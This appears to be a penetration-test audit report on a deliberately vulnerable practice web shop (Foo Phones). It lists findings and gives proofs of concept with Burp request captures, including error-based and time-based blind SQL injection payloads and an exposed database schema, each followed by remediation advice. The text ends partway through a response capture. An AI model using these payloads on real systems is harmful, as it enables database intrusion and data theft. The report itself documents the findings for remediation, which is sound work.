SECURITY AUDIT REPORT FOR SECURITY BRIGADE 2023

SUBMITTED BY:
DEBOJYOTI CHAKRABORTY

TABLE OF CONTENTS:

INTRODUCTION

The purpose of this assessment was to point out security loopholes, business logic errors, and missing best security practices. The tests were carried out assuming the identity of an attacker or a malicious user but no harm was made to the functionality or working of the application/network.
The evolving tools, tactics and procedures used by cybercriminals to breach networks means that it's important to regularly test your organisation's cyber security.

VAPT helps to protect your organisation by providing visibility of security weaknesses and guidance to address them. VAPT is increasingly important for organisations wanting to achieve compliance with standards including the GDPR, ISO 27001 and PCI DSS.

SCOPE OF TESTING INCLUDE :

http://foophones.securitybrigade.com:8080/index.php
http://foophones.securitybrigade.com:8080/login.php
http://foophones.securitybrigade.com:8080/register.php
http://foophones.securitybrigade.com:8080/images
http://foophones.securitybrigade.com:8080/view.php
http://foophones.securitybrigade.com:8080/layout.css
http://foophones.securitybrigade.com:8080/buy.php?id=*
http://foophones.securitybrigade.com:8080/buy_confirm.php
http://foophones.securitybrigade.com:8080/logout.php
http://foophones.securitybrigade.com:8080/category.php?id=*
http://foophones.securitybrigade.com:8080/images/avatars/
http://foophones.securitybrigade.com:8080/add_user.php
http://foophones.securitybrigade.com:8080/check_user.php

http://foophones.securitybrigade.com:8080/logs
http://foophones.securitybrigade.com:8080/include/
http://foophones.securitybrigade.com:8080/scripts/
http://foophones.securitybrigade.com:8080/thumbs.db/
http://foophones.securitybrigade.com:8080/foophones.sql
http://foophones.securitybrigade.com:8080/logs.txt

TOOLS AND SOFTWARE USED :

1. BURP SUITE
2. KALI LINUX
3. GOBUSTER
4. FFUF
5. NIKTO
6. METASPLOIT
7. WHATWEB
8. WAPPALYZER
9. VI EDITOR

LIST OF VULNERABILITIES FOUND:

*CVSS = Common Vulnerability scoring system.

VULNERABILITY	**RATING**	**CVSS SCORE**
CLICKJACKING	medium	6.0
SERVER SIDE REQUEST FORGERY	high	9.0

VULNERABILITY	RATING	CVSS SCORE
CONTENT-SPOOFING	low	2.0
DOM -CROSS-SITE SCRIPTING IN USER PARAMETER	high	8.0
STORED CROSS-SITE SCRIPTING IN COUNTRY PARAMETER	high	9.0
REFLECTED CROSS SITE SCRIPTING IN REGISTER PARAMETER	high	9.0
LOGIN CROSS-SITE REQUEST FORGERY	medium	6.0
LOGOUT CROSS SITE FORGERY	medium	6.0
BUISNESS LOGIC CSRF	high	9.0
HTTP 'ID' PARAMETER MANIPULATION	high	9.0
HTTP 'PRICE' PARAMETER MANIPULATION	high	9.0
MISSING SECURITY HEADERS	low	2.0
DENIAL OF SERVICE IN LOGIN FORM	high	8.0
DENIAL OF SERVICE IN SHIPPING FIELD	high	8.0
DENIAL OF SERVICE IN REGISTER FORM	high	8.0
INSECURE FILE UPLOAD EXE FILE	high	9.0

VULNERABILITY	RATING	CVSS SCORE
INSECURE FILE UPLOAD PHP FILE	high	9.0
INSECURE FILE UPLOAD HTML FILE	high	8.0
INSECUR FILE UPLOAD SVG FILE	high	9.0
REMOTE FILE INCLUSION	high	9.0
HTML INJECTION IN COUNTRY FIELD	medium	7.0
HTML INJECTION IN USER PARAMETER	low	
INFORMATION DISCLOSURE	low	2.0
NO RATE LIMITING	low	3.0
UNRESTRICTED FILE UPLOAD	high	9.0
LACK OF SSL/TLS ENCRYPTION	high	8.0
REMOTE CODE EXECUTION	high	9.0
BLIND SQL INJECTION	high	9.0
ERROR SQL INJECTION	high	9.0
LOG FILE EXPOSURE	low	2.0
JS FILE CODE EXPOSURE	medium	7.0
DIRECTORY TRAVERSAL	high	9.0

SUMMARY OF WHAT A ATTACKER CAN DO WITH THE FOUND VULNERABILITIES :

1. **An attacker can distribute malicious files through the application server which can lead to loss of reputation.**

2. **An attacker can take over all the user's account of the application easily without the need of click it's a zero-click account takeover.**

3. **An attacker can run malicious code in the application server and can completely takeover the system's server.**

4. **An attacker can query internal system of the application and can carry out further attack on other system like the internal file server,database server and other network services through the application server.**

5. **An attacker can dump/destroy the entire application database .**

6. **An attacker can make the system down by performing a large amount of action on the server which leads to denial of service for a long period of time.**

7. **An attacker can overwrite any critical system file by any other file through file override attacks .**

8. **An attacker can trace logs and hides its track after installing malware or virus or trojan horse.**

9. **An attacker can submit malicious database queries and alter the entire application data.**

<u>IMPROVEMENTS MADE IN THIS REPORT :</u>

1. **Listed new vulnerability type which is SQL Injection and found more than 3 types of injection types across the application.**

2. **Found multiple sensitive files across the application like logs file , database files, javascript files, and multiple web server directory.**

3. **Performed JS file analysis and found two different endpoint and again found multiple vulnerabilities like sql injection , html injection, and cross site scripting in those endpoint.**

4. **Performed automated scanning and listed all the vulnerabilities found.**

5. **Additionally, found different vulnerabilities across the application like sql injection,cross-site scripting,html injection and more.**

DETAILED DESCRIPTION OF VULNERABILITIES ALONG WITH POC :

VULNERABILITY TYPE : LACK OF SSL/TLS ENCRYPTION


DESCRIPTION

An SSL/TLS vulnerability is a weakness or flaw in the security mechanisms of the SSL/TLS protocol, which is used to establish secure communication over the internet. SSL/TLS vulnerabilities can allow attackers to exploit the security of the protocol and gain unauthorized access to sensitive information, such as passwords, credit card numbers, and other personal or confidential data.

ISSUE

The domain foophone.securitybrigade.com does not have a ssl/tls encryption on the http protocol and **allow the text/data to flow in cleartext message.**

POC :


Site information for foophones.securitybrigade.com
Connection not secure
Clear cookies and site data...
Home
Log in
Register
Our latest products
NOKIA 5110
CATEGORIES

Here we can see at the top that the site uses http protocol instead of secure https protocol.

REMEDIATION

The site should use a ssl certification and use the https protocol which will encrypt the data in transit from client to server.

VULNERABILITY TYPE: OUTDATED SERVER VERSION

DESCRIPTION:


An outdated software program is **one that's no longer supported by the vendor**. This means that any new-found bugs in the program aren't addressed. Plus, out-of-date software becomes less and less likely to work on new hardware and remain compatible with newer operating systems.

ISSUE :

The http server apache that the server is using is outdated and **has multiple CVE listed for this specific version and all the CVE's can be exploited against the server.**

POC :

1. Inspect the request header to the home page where at the server parameter shows the apache version.



foophones.securitybrigade.com:8080/scripts/

```
Index of /scripts

      Name                Last modified      Size  Description
---------------------------------------------------------------
Parent Directory                              -
functions.js           03-Oct-2009 23:53   302
gen_validatorv31.js    21-May-2009 16:21   19K
plainajax.js           19-Aug-2009 22:18   9.7K
---------------------------------------------------------------
Apache/2.2.22 (Ubuntu) Server at foophones.securitybrigade.com Port 8080
```

REMEDIATION:

Update all the software and regularly check for any outdated software.

VULNERABILITY TYPE : LEAKAGE OF FOOPHONES.SQL FILE

DESCRIPTION:

An information disclosure vulnerability is a security flaw in a system or application that allows an attacker to gain unauthorized access to sensitive information. This type of vulnerability can occur in many different ways, such as through misconfigured permissions, weak encryption, or other weaknesses in the security infrastructure.

ISSUE:


The site's backup sql file is open to everyone and one can **easily find the database information and all the tables and how the database is structured in the site** .

IMPACT :

 One can access the MYSQL server in the site and can drop/add tables and can disrupt the site's database.


POC:

1. Go to the site : foophones.securitybrigade.com:8080/foophones.sql




view-source:http://foophones.securitybrigade.com:8080/foophones.sql

```
SET SQL_MODE="NO_AUTO_VALUE_ON_ZERO";

DROP TABLE IF EXISTS `categories`;
DROP TABLE IF EXISTS `comments`;
DROP TABLE IF EXISTS `products`;
DROP TABLE IF EXISTS `purchases`;
DROP TABLE IF EXISTS `categories`;
DROP TABLE IF EXISTS `users`;
DROP TABLE IF EXISTS `visits`;

--
-- Database: `foophones`
--

-- --------------------------------------------------------

--
-- Table structure for table `categories`
--

CREATE TABLE IF NOT EXISTS `categories` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(100) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=latin1 AUTO_INCREMENT=3 ;

--
-- Dumping data for table `categories`
--

INSERT INTO `categories` (`id`, `name`) VALUES
(1, 'Smartphones'),
(2, 'Mobile');

-- --------------------------------------------------------

--
```




view-source:http://foophones.securitybrigade.com:8080/foophones.sql

```
--
-- Table structure for table `comments`
--

CREATE TABLE IF NOT EXISTS `comments` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(11) NOT NULL,
  `product_id` int(11) NOT NULL,
  `comment` varchar(1000) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1 AUTO_INCREMENT=1 ;

--
-- Dumping data for table `comments`
--


-- --------------------------------------------------------

--
-- Table structure for table `products`
--

CREATE TABLE IF NOT EXISTS `products` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `price` int(4) NOT NULL,
  `stock` int(11) NOT NULL,
  `img` varchar(100) NOT NULL,
  `desc` varchar(1000) NOT NULL,
  `cat_id` int(11) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=InnoDB  DEFAULT CHARSET=latin1 AUTO_INCREMENT=7 ;

--
-- Dumping data for table `products`
--
```



```
view-source:http://foophones.securitybrigade.com:8080/foophones.sql

INSERT INTO `products` (`id`, `name`, `price`, `stock`, `img`, `desc`, `cat_id`) VALUES
(1, 'Nokia 5110', 29, 2, 'nokia5110.png', 'Whenever you''re in the mood to express yourself, just snap on the Xpress-on cover of your choice and change the look of your
Nokia 5110 phone in mere seconds. ', 2),
(2, 'Samsung 454', 39, 0, 'samsung454.png', 'Being designed around camera functionality, the 454 offers vertical (phone) and horizontal (camera) viewing conventions.
Encased in a silver-lined sleek black exterior, the 454 measures 97 x 48 x 21 mm and weighs 115 g', 2),
(3, 'Sony Ericsson Z 300', 49, 3, 'z300.png', 'This Sony Ericsson Z300 is a Dual-band (GSM 850 / GSM 1900) cell phone. Works for Cingular and AT&T wireless Service
Provider', 2),
(4, 'Motorola c168i', 39, 5, 'c168i.png', '65,000 colors display <br>5 different ring styles (Loud, Soft, Vibrate + Ring, Silent) ', 2),
(5, 'HTC Touch 2', 599, 5, 'touch2.png', 'The HTC Touch2 ensures that everything is at your fingertips in a compact design that fits comfortably in your hand. An advanced
smartphone with everything you expect and more', 1),
(6, 'HTC P3452', 399, 7, 'p3452.png', 'The latest in touch experience, this world phone offers a MicroSD slot to store all your valuable media including pictures, video,
and music', 1);

-- --------------------------------------------------------

--
-- Table structure for table `purchases`
--

CREATE TABLE IF NOT EXISTS `purchases` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(11) NOT NULL,
  `date` date NOT NULL,
  `product_id` int(11) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=latin1 AUTO_INCREMENT=6 ;


-- --------------------------------------------------------

--
-- Table structure for table `users`
--

CREATE TABLE IF NOT EXISTS `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
```



```
view-source:http://foophones.securitybrigade.com:8080/foophones.sql

  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=latin1 AUTO_INCREMENT=6 ;


-- --------------------------------------------------------

--
-- Table structure for table `users`
--

CREATE TABLE IF NOT EXISTS `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(255) NOT NULL,
  `password` varchar(32) NOT NULL,
  `credits` int(11) NOT NULL,
  `name` varchar(100) NOT NULL,
  `surname` varchar(100) NOT NULL,
  `country` varchar(100) DEFAULT NULL,
  `avatar` varchar(100) DEFAULT NULL,
  `date` date NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB  DEFAULT CHARSET=latin1 AUTO_INCREMENT=546 ;


--
-- Table structure for table `visits`
--

CREATE TABLE IF NOT EXISTS `visits` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `product_id` int(11) NOT NULL,
  `referer` varchar(255) NOT NULL,
  `count` int(11) NOT NULL DEFAULT '1',
  PRIMARY KEY (`id`)
) ENGINE=InnoDB  DEFAULT CHARSET=latin1 AUTO_INCREMENT=10 ;
```

<u>REMEDIATION</u>:

The site should hide this file and configure the apache server setting to not display this file to open web.

VULNERABILITY TYPE : ERROR-SQL INJECTION

DESCRIPTION:

SQL injection is a type of security vulnerability that allows an attacker to execute malicious SQL statements in a database through a web application. This vulnerability can occur when user input is not properly sanitized and validated before being included in an SQL query.

In a SQL injection attack, the attacker can use input fields, such as search forms or login fields, to inject malicious SQL code into the application. This code can then be executed by the database, potentially allowing the attacker to access or modify sensitive data, such as user credentials, credit card information, or other sensitive information.

IMPACT:


1. **The attacker can use input fields, such as search forms or login fields, to inject malicious SQL code into the application**. This code can then be executed by the database, potentially allowing the attacker to access or modify sensitive data, such as user credentials, credit card information, or other sensitive information.

ISSUE:

1. **The application's country field in the register.php endpoint is vulnerable to sql injection**.

POC:

Go to the application register.php endpoint .



Register

Name	hello
Last Name	hello
Country	1'or1=1#
UserName	hellooolo
Password	••••••••
Avatar	Browse... file.svg

Register

* = Required


** = 4 characters minimum

SPECIAL PROMOTION!

Register now and get $$$ in your account!

Insert the following line in the country field:

‘SELECT @@version–



Register

ERROR:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'SELECT @@version-','2023-06-05')' at line 1

As you can see the application throws a mysql which is a type of **error -based mysql injection.**

With the help of sql injection one can get the database name and tables:

Database name : foophones

Database tables : users,categories,comments,products,purchases.

<u>**REMEDIATION:**</u>

1. it's essential to ensure that user input is properly sanitized and validated before it's used in SQL queries.
2. limiting the privileges of database users
3. using prepared statements, input validation.

VULNERABILITY TYPE: BLIND SQL INJECTION

DESCRIPTION:

SQL injection is a type of security vulnerability that allows an attacker to execute malicious SQL statements in a database through a web application. This vulnerability can occur when user input is not properly sanitized and validated before being included in an SQL query.

IMPACT:


The attacker can use input fields, such as search forms or login fields, to inject malicious SQL code into the application. This code can then be executed by the database, potentially **allowing the attacker to access or modify sensitive data, such as user credentials, credit card information, or other sensitive information.**

ISSUE :

The referrer header in the view.php endpoint in the application is vulnerable to blind sql injection .

POC:


1. Go the application's view.php endpoint .



Whenever you're in the mood to express yourself, just snap on the Xpress-on cover of your choice and change the look of your Nokia 5110 phone in mere seconds.


Price: $29

2. Intercept this request to an proxy in this case it is burp proxy.



```
GET /view.php?id=1%27%27 HTTP/1.1
Host: foophones.securitybrigade.com:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=0u8n58c598blr20obppd8gggb6
Upgrade-Insecure-Requests: 1
Referer: '+(select*from(select(sleep(5)))a)+'
Cache-Control: max-age=0
```

As you can see we insert a Referer header with the sql payload .
'+(select*from(select(sleep(5)))a)+



```
X-Powered-By: PHP/5.3.10-1ubuntu3.48
Vary: Accept-Encoding
Content-Length: 1740
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
    <title>
      Security Brigade Labs
    </title>
    <meta name="keywords" content="" />
    <meta name="description" content="" />
    <link href="layout.css" rel="stylesheet" type="text/css" media="screen" />
  </head>
  <body>
    <div id="wrapper">
      <div id="logo">
        <h1>
          Foo Phones
        </h1>
        <p>
          A mobile phones (vulnerable) company
        </p>

      </div>
      <div id="menu">
        <ul>
          <li>
            <a href="index.php" class="active">
              Home
            </a>
          </li>

          <li>
            <a href="login.php">
              Log in
            </a>
          </li>
```

```
1,955 bytes | 5,308 millis
```

Then on analyzing the response at the bottom corner we can see a time delay of 5000 millisecond instead of normal 200milisecond.which verifies the presence of sql injection vulnerability.

<u>REMEDIATION:</u>

1. It's essential to ensure that user input is properly sanitized and validated before it's used in SQL queries
2. using prepared statements, input validation, and limiting the privileges of database users.
3. Regularly updating and patching the web application and database software

VULNERABILITY TYPE: BLIND SQLI INJECTION

DESCRIPTION:

SQL injection is a type of security vulnerability that allows an attacker to execute malicious SQL statements in a database through a web application. This vulnerability can occur when user input is not properly sanitized and validated before being included in an SQL query.


ISSUE:

The applications username field in the register.php endpoint is vulnerable to blind sql injection .

POC:

1. Go to the register.php endpoint and insert the following data in the username field.

   '+(select*from(select(sleep(30)))a)+'



Register


Name	hell *
Last Name	helll *
Country	hell
UserName	om(select(sleep(30)))a)' **
Password	•••• *
Avatar	Browse... debo11.html
	Register

* = Required
** = 4 characters minimum

SPECIAL PROMOTION!
Register now and get $80 in your account!

© COPYRIGHT 2009. SECURITY BRIGADE

2. Intercept this request in the burp proxy and see the response:



```
Firefox/91.0
Accept:
text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------332503
3368129663776159601 3026
Content-Length: 4177
Origin:
http://foophones.securitybrigade.com:8080
Connection: close
Referer:
http://foophones.securitybrigade.com:8080/
register.php
Upgrade-Insecure-Requests: 1

-----------------------------332503336812
96637761596013026
Content-Disposition: form-data; name="
fname"

hello
-----------------------------332503336812
96637761596013026
Content-Disposition: form-data; name="
lname"

hello
-----------------------------332503336812
96637761596013026
Content-Disposition: form-data; name="
country"

hello
-----------------------------332503336812
96637761596013026
Content-Disposition: form-data; name="user
"

'+(select*from(select(sleep(30)))a)+'

-----------------------------332503336812
96637761596013026
Content-Disposition: form-data; name="pass
"
```

```
HTTP/1.1 200 OK
Date: Sat, 06 May 2023 05:35:26 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.48
Vary: Accept-Encoding
Content-Length: 901
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML
1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-tra
nsitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="content-type" content
    ="text/html; charset=utf-8" />
    <title>
      Security Brigade - Labs
    </title>
    <meta name="keywords" content="" />
